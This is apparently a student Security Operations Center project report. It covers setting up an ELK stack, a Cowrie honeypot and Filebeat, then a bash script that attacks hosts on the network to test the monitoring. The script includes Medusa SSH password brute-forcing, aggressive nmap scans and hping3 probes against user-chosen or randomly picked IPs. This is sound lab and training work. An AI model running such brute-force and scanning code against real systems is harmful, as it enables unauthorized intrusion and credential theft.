SOC Project (Shadow Sentry)

Prepared By:
Michelle Lai

CFC020823

S23

INTRODUCTION

Security Operations Center (SOC) is a crucial unit that monitors, analyses, and responds to cybersecurity incidents.

SOC teams use log management software (ELK, Splunk, Graylog etc) in their operations to track and investigate security events, while responding to potential threats and breaches.

PROJECT OBJECTIVES

1 Deploy Elastic Cloud on DigitalOcean

- Step-by-step guide for deploying Elastic Cloud on DigitalOcean.
- Instructions for configuring the Elastic Stack components.
- Integration with Elastic Stack.
  - Configure Logstash to ingest logs from the sample infrastructure.
  - Integrate Elasticsearch for storing and indexing logs.

2 Choose Honeypot Solution(s)

- Choose a honeypot solution.
- Possible Honeypots: Cowrie, Honeyd, Glastopf, Kippo.
- Configure network settings.
  - Network Configuration: Ensure that the honeypot server is configured to listen on the desired network interfaces and ports. You may want to simulate common services such as SSH, Telnet, FTP, HTTP, or SMB.

PROJECT OBJECTIVES

3 Pentest Scripts

- Create attack scripts that can simulate at least three (3) different attack types using functions.
- Each attack should have a description to display once chosen.
- The system should display the IP addresses on the network.
- Display a list of all possible attacks with descriptions.
- The user can choose a specific attack or random from the list.
- If the user enters a different key, display a message and exit.
- For each attack, allow the user to choose a target or random from the found IPs.
- Everything other than the user input should be automated.
- Use functions.
- Possible tools: Nmap, Hydra, Masscan, Msfconsole, Hping3, Arpspoof etc.

PROJECT OBJECTIVES

4 Testing, Validation and Logging


- Execute penetration testing scripts against the sample infrastructure.
- Report on the execution of pentest scripts and observed security events.
- Analysis of the effectiveness of the alerting and monitoring system.

METHODOLOGIES

1. Deploy Elastic Cloud on DigitalOcean

- **Installing and Configuring Elasticsearch**

The ELK (Elasticsearch, Logstash & Kibana) stack provides a framework to collect, store, and investigate network security data. It is used to solve problems such as log analytics, document search, security information and event management (SIEM), and observability .




Elasticsearch is firstly installed. Configurations is then done for cluster, node, paths, memory, network, discovery, and gateway via elasticsearch.yml. Elasticsearch listens for traffic from everywhere via port 9200. Outsider access is restricted to prevent outsiders from attacking the Elasticsearch cluster. After starting Elasticsearch, an http request is being sent to check if Elasticsearch is running.

METHODOLOGIES

1. Deploy Elastic Cloud on DigitalOcean

- **Installing and Configuring Kibana**



The first code is used to install Kibana. As Kibana is configured to only listen on the local host, there is a need to allow external access to it. An administrative kibana user was created and it will be used to access the kibana web interface while storing the passwords in htpasswd.users file.

METHODOLOGIES

1. Deploy Elastic Cloud on DigitalOcean

- **Installing and Configuring Logstash**

```
kali@ELK-SOCPROJECT:~$ sudo apt install logstash
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  logstash
0 upgraded, 1 newly installed, 0 to remove and 40 not upgraded.
Need to get 366 MB of archives
```

1

Installation of Logstash

```
kali@ELK-SOCPROJECT:~$ sudo nano /etc/logstash/conf.d/02-beats-input.conf
```

2

```
input {
  beats {
    port => 5044
```

3

```
kali@ELK-SOCPROJECT:~$ sudo nano /etc/logstash/conf.d/30-elasticsearch-output.conf
```

4

```
output {
  if [@metadata][pipeline] {
        elasticsearch {
        hosts => ["localhost:9200"]
        manage_template => false
        index => "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
        pipeline => "%{[@metadata][pipeline]}"
        }
  } else {
        elasticsearch {
        hosts => ["localhost:9200"]
        manage_template => false
        index => "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
```

5

```
kali@ELK-SOCPROJECT:~$ sudo systemctl start logstash
kali@ELK-SOCPROJECT:~$ sudo systemctl enable logstash
Created symlink /etc/systemd/system/multi-user.target.wants/logstash
```

6


The first code is used to install Logstash. A Logstash pipeline has two required elements, input and output, and one optional element, filter. Input plugins consume data from a source, filter plugins process the data, and output plugins write the data to a destination (Elasticsearch). A filebeat input is being created and specifies for the beats to listen on TCP port 5044. A filebeat output is being created and is configured to store beats data in Elasticsearch which is running on port 9200 (localhost).

METHODOLOGIES

2. Honeypot Solution

- **Installing and Configuring Cowrie**

Cowrie is a SSH and Telnet honeypot which is designed to log brute force attacks and shell interaction with the attacker. It emulate a UNIX system in Python, or function as an SSH and telnet proxy to observe the attacker's behavior on the target system.




The codes are used to install independencies such as Git, Python 3 virtualenv, development libraries, and essential build tools. After which, it clones the Cowrie repository from GitHub. An virtual environment is being created to isolate the Cowrie installation and its dependencies, ensuring that it doesn't interfere with system-wide Python packages. This setup process prepares the environment for deploying and running the Cowrie honeypot securely and efficiently. Only SSH and Telnet ports are setup and allowed in the honeypot. This is to strengthen the honeypot and reduce the number of successful attacks on the honeypot.

METHODOLOGIES

2. Honeypot Solution

- **Installing and Configuring Filebeat**




The Elastic Stack components are not available in Ubuntu's default package repositories. They can, however, be installed after adding Elastic's package source list. All Elastic Stack's packages are signed with the Elasticsearch signing key in order to prevent package spoofing. After authentication with the key, packages will then be trusted by the package manager. Therefore, there is a need to import the Elasticsearch public GPG key and add the Elastic package source list in order to install beats.

ELK uses lightweight data shippers (Beats) to collect data from sources and transport them to Logstash or Elasticsearch. Filebeat which collects and ships log files is being used in this case.

METHODOLOGIES

2. Honeypot Solution

- **Installing and Configuring Filebeat**




Filebeat supports various outputs, but usually only events are being sent directly to Elasticsearch or to Logstash for additional processing. Filebeat is configured to connect to Logstash on ELK at port 5044, as specified in the logstash input. Filebeat modules are used to extend the functionality of Filebeat. System module, which collects and parses logs created by the system logging service of common Linux distributions is being used. Remote Port forwarding is used to forward the necessary ports (5044,5061,9200) to the localhost address of the target machine.

METHODOLOGIES

3.Pentest Script

Script (IP address)




The 'ipaddr' variable calls for all IP addresses that is connected on the network via arp. After that, the user is given a choice on which target they want to attack. Choice A allows the user to provide a IP address they want to attack. Choice B will pick a random IP address connected to the network and used it as a target IP address.

METHODOLOGIES

3.Pentest Script

Result (IP address)

- Choice A




IP addresses connected on the network

IP address that user specifies.

Result (IP address)

- Choice B



The random IP address chosen will be shown to the user.

METHODOLOGIES

3.Pentest Script

Script (Functions)

```
#Each attack should have a description to display once chosen
#Display a list of all possible attacks with descriptions
echo "What does the user want to do?
A)Medusa - password cracking on the target's machine
B)Nmap - to find out which ports are open in the target's machine
C)Hping3 - send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies
D)Randomised Attack"
read attack

#Create attack scripts that can simulate at least three (3) different attack types using functions.
#The user can choose a specific attack or random from the list

    case $attack in
        A|a) #password cracking on the target machine.
        wkpass
    ;;
        B|b) #checking open ports.
        openports
    ;;
        C|c) #sends custom ICMP/UDP/TCP packets and display target replies.
        pack
    ;;
        D|d) #random attack from choice A,B or C chosen
        echo "Random attack chosen!"
        atk=( "wkpass" "openports" "pack" )
        $(shuf -n1 -e "${atk[@]}" )
    ;;
        *)  #exit when choice A,B,C or D not chosen
        echo "Wrong Input given!"
        exit
        ;;
    esac
```

A

B

C

D


*

This part of the script shows the different attacks that the user can choose to use on the target IP address. Choice A uses medusa to perform password cracking on the target. Choice B uses nmap to check for open port on the target. Choice C uses hping3 to send custom packets and display target replies like ping does with ICMP replies. Choice D chooses random attack from choice A, B or C. "*" represents anything that is not A, B, C or D. As long as any alphabets or numbers or symbols is chosen, it will auto display a message and exit.

METHODOLOGIES

3.Pentest Script

Script (Functions)



```
#wkpass function is for password cracking on the target machine.
function wkpass()
{
    echo "Password cracking in progress.."
        medusa -h $ipx -U usernames.txt -P password.txt -M ssh -t 10 -O passwordfound.txt
        echo "results for password cracking saved in passwordfound.txt"
    }

#openports function is for checking open ports on the target machine.
function openports()
{
    echo "Searching for open ports.."
        sudo nmap -A $ipx   #-A performs an aggressive scan to perform OS and service detection.
    }

#pack function sends custom ICMP/UDP/TCP packets and display target replies.
function pack()
{
    echo "Sending packets.."
        hping3 --traceroute -V -1 $ipx
    }
```


This part of the script shows the different functions of attack. Function “wkpass” uses medusa which is a powerful and lightweight login brute-forcer used to brute-force credentials in as many protocols as possible which eventually lead to remote code execution. Function “openports” uses nmap which is a network scanning tool used for network exploration, host discovery, and security auditing. It was created to help map an entire network easily and find its open ports and services. Function “pack” uses hping3 which is a command-line tool that analyze TCP/IP messages on a network. It is also used to assemble network packets, which can be beneficial to a penetration tester in performing device and service discovery and offensive actions, such as a Denial-of-Service (DoS) attack.

METHODOLOGIES

4. Testing, Validation and Logging

Result

- Choice A (Medusa)

```
What does the user want to do?
A)Medusa - password cracking for different services (ssh,ftp,telnet) on the target's machine
